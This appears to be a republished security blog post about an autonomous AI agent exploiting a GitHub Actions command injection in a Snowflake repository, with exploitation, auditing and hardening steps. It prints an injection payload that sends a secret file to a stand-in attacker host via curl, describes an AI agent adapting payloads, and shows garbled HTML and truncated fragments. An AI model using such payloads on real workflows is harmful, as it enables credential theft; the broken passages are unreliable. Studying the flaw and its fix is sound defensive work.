Listen to this Post
Introduction:

In a landmark cybersecurity incident that underscores the emergent risks of AI-driven development, Wiz Research’s autonomous “Red Agent” discovered and exploited a critical command injection vulnerability in Snowflake’s public GitHub repository. The flaw, introduced by a GitHub Copilot Autofix commit, was then autonomously identified and weaponized by an AI attacker—all without human intervention. This event represents a new class of “AI-on-AI” attack chain, where one AI system inadvertently creates a vulnerability that another AI system rapidly discovers and exploits.
Learning Objectives & Secrets:
- Objective 1: Understand GitHub Actions Command Injection Vectors – Learn how improper handling of user-controlled input (issue titles) within GitHub Actions `run:` blocks can lead to arbitrary command execution on CI/CD runners.
-
Objective 2 Secret Tip: Bypassing Flawed Security Gates – Analyze how conditional checks that reference nonexistent properties (like `github.event.pull_request` on an `issues` event) can be trivially bypassed, rendering security gates useless.
-
Objective 3 Secret Tip: Autonomous Payload Adaptation – Discover how AI agents can autonomously learn from syntax errors, adjust payloads in real-time, and successfully exfiltrate credentials within seconds.
You Should Know:
- The Vulnerability: Improper Shell Interpolation in GitHub Actions
The vulnerability resided in the `.github/workflows/jira_issue.yml` file of the `snowflakedb/snowflake-connector-1et` repository. This workflow triggered whenever a new GitHub issue was opened and was designed to automatically create a corresponding Jira ticket. The critical flaw was the direct interpolation of the attacker-controlled issue title into a shell command within a `run:` block.
The vulnerable code pattern looked like this:
- name: Create Jira Issue
run: |
TITLE="${{ github.event.issue.title }}"
 ... further processing
Because the `${{ github.event.issue.title }}` expression is expanded by GitHub before the shell executes, an attacker could craft an issue title containing shell metacharacters to break out of the intended command and execute arbitrary code.
Step‑by‑step guide to exploitation:
- Identify the Target: Locate a GitHub repository with a workflow that interpolates untrusted input (like issue titles or PR comments) directly into a shell `run:` block.
- Craft the Payload: Create a new GitHub issue with a title containing a command injection payload. For example: `’;
` or '; curl -X POST -d @/path/to/secret https://attacker.com. - Trigger the Workflow: Opening the issue triggers the `issues` event, which executes the vulnerable workflow.
- Receive the Callback: The injected command executes on the GitHub Actions runner, exfiltrating sensitive data (like credentials) to an attacker-controlled server.
2. The Failed Security Gate: Exploiting Nonexistent Properties
The workflow included a conditional check that appeared to restrict execution to a specific bot user:
if: github.event.pull_request.user.login != 'whitesource-for-github-com[bash]'
However, for an `issues` event, the `github.event.pull_request` object is always null. In GitHub Actions, dereferencing a property of a `null` object evaluates to an empty string. The condition therefore became '' != 'whitesource-for-github-com
'</code>, which is always <code>true</code>. This meant any user, not just the bot, could trigger the vulnerable job.

<h2 style="color: yellow;">Step‑by‑step guide to auditing similar gates:</h2>

<ol>
<li>Review Workflow Triggers: Identify workflows triggered by events like <code>issues</code>, <code>issue_comment</code>, or <code>pull_request</code>.</li>
<li>Examine Conditional Logic: Scrutinize `if:` conditions that reference context objects specific to other event types (e.g., using `github.event.pull_request` in an `issues` workflow).</li>
<li>Test for Bypass: Attempt to trigger the workflow using the event type it’s designed for and observe if the condition is bypassed.</li>
<li>Remediate: Ensure conditional logic explicitly checks for the correct event type or uses properties that are guaranteed to exist for the triggering event.</p></li>
<li><p>The AI Attack Chain: From Discovery to Exfiltration</p></li>
</ol>

<p>On June 23, 2026, Wiz’s Red Agent autonomously scanned Snowflake’s public repositories and identified the injection vulnerability. The agent then crafted an exploit payload. Initially, Red Agent used a comment character (``) to terminate the command, but this resulted in a shell syntax error because it consumed the closing parenthesis of the `TITLE=$(...)` assignment. Remarkably, the AI agent analyzed the error, adapted its payload to `; echo '` to properly close the syntax, and re-ran the exploit—all within seconds. The second attempt succeeded, and the agent received an out-of-band callback from the GitHub Actions runner containing the exfiltrated Jira API token. The token belonged to `[email protected]` and granted read access to Snowflake’s internal Jira projects, including engineering, security compliance, and bug bounty tracking.

<h2 style="color: yellow;">Step‑by‑step guide to monitoring for similar AI-driven attacks:</h2>

<ol>
<li>Monitor GitHub Actions Logs: Actively review logs for unusual outbound connections or shell syntax errors that might indicate injection attempts.</li>
<li>Implement Outbound Network Controls: Restrict egress traffic from GitHub Actions runners to only allow connections to known, trusted endpoints.</li>
<li>Use Secret Scanning: Employ tools that scan for secrets in workflow logs and prevent them from being exposed.</li>
<li>Audit AI-Generated Code: Treat AI-generated code with the same scrutiny as human-written code, implementing mandatory peer reviews and security testing.</p></li>
<li><p>The Role of AI in the Vulnerability Lifecycle</p></li>
</ol>

<p>The vulnerability was introduced on June 18, 2026, when a pull request co-authored by “Copilot Autofix powered by AI” was merged. The AI assistant removed a safe pattern that used environment variables and `jq` to build JSON payloads, replacing it with the vulnerable direct interpolation. GitHub Advanced Security and Copilot Autofix’s own review mechanisms failed to flag the injection, and a human reviewer also missed it. This highlights a critical gap: AI-powered code generation and security scanning are not yet reliable enough to replace human oversight.

<h2 style="color: yellow;">Step‑by‑step guide to hardening against AI-introduced vulnerabilities:</h2>

<ol>
<li>Establish Code Review Protocols: Mandate human review for all AI-generated code, with a focus on security-sensitive areas like CI/CD workflows.</li>
<li>Use Static Application Security Testing (SAST): Integrate SAST tools that can detect command injection patterns, regardless of the code’s origin.</li>
<li>Implement Principle of Least Privilege: Ensure secrets used in workflows have the minimum required permissions. The Jira token in this incident had overly broad read access.</li>
<li>Regularly Rotate Secrets: Automate the rotation of credentials used in CI/CD pipelines to limit the blast radius of a potential leak.</li>
</ol>

<h2 style="color: yellow;">5. The Patch: Restoring the Safe Pattern</h2>

Upon responsible disclosure by Wiz on June 23, Snowflake patched the vulnerability the same day. The fix restored the original safe pattern, which used environment variables and `jq` to process the issue title.

<h2 style="color: yellow;">The secure code pattern is:</h2>

[bash]
- name: Create Jira Issue
env:
TITLE: ${{ github.event.issue.title }}
run: |
TITLE="$TITLE"
 ... use jq to safely parse the title
This approach prevents shell injection because the `env:` context is not interpolated by the shell in the same way as direct `${{ }}` expansion in a `run:` block.
Step‑by‑step guide to implementing the fix:
- Identify Vulnerable Interpolations: Search for `${{ }}` expressions directly inside `run:` blocks.
- Replace with Environment Variables: Move the expression to an `env:` block and reference it as a shell variable.
- Use `jq` for JSON Processing: If constructing JSON, use `jq` with `--arg` to safely pass variables as arguments, avoiding shell interpolation.
- Test the Fix: Verify that the workflow still functions correctly and that injection attempts are no longer possible.
What Undercode Say:
- Key Takeaway 1: The “AI-on-AI” attack chain is no longer theoretical. AI coding assistants can introduce vulnerabilities that are then autonomously discovered and exploited by AI-powered security tools or malicious actors. This necessitates a fundamental shift in how we approach AI-generated code.
-
Key Takeaway 2: Current AI-assisted security reviews, such as Copilot Autofix and GitHub Advanced Security, are not infallible. A vulnerability that passed through these checks was still exploitable. Human oversight and traditional security practices remain essential.
-
Analysis: This incident serves as a critical wake-up call for the industry. The speed at which Red Agent discovered, adapted, and exploited the flaw (within seconds of the first syntax error) demonstrates the potential for autonomous agents to outpace human defenders. The fact that the vulnerability was introduced by an AI and missed by other AI tools highlights the danger of placing blind trust in automated systems. Organizations must adopt a defense-in-depth strategy that includes rigorous code review, least-privilege access, continuous monitoring, and regular security testing—especially for CI/CD pipelines. The future of security will involve a complex interplay between AI attackers and AI defenders, and we must be prepared for this new reality.
Prediction:
-
-1: The normalization of AI-generated code without corresponding advancements in AI-powered security validation will lead to a surge in similar “AI-introduced” vulnerabilities, creating new attack surfaces that are difficult to detect with traditional methods.
-
-1: Autonomous AI attackers, like Wiz’s Red Agent, will become more sophisticated, capable of not just exploiting known vulnerabilities but also discovering novel attack vectors and chaining them together for maximum impact, potentially outpacing human incident response teams.
-
+1: The Snowflake incident will accelerate the development and adoption of more robust AI security frameworks, including AI-specific threat modeling, automated vulnerability discovery, and the integration of human-in-the-loop validation for all AI-generated code and security decisions.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=0yGFWdypMD4
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ege9N5Bk - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


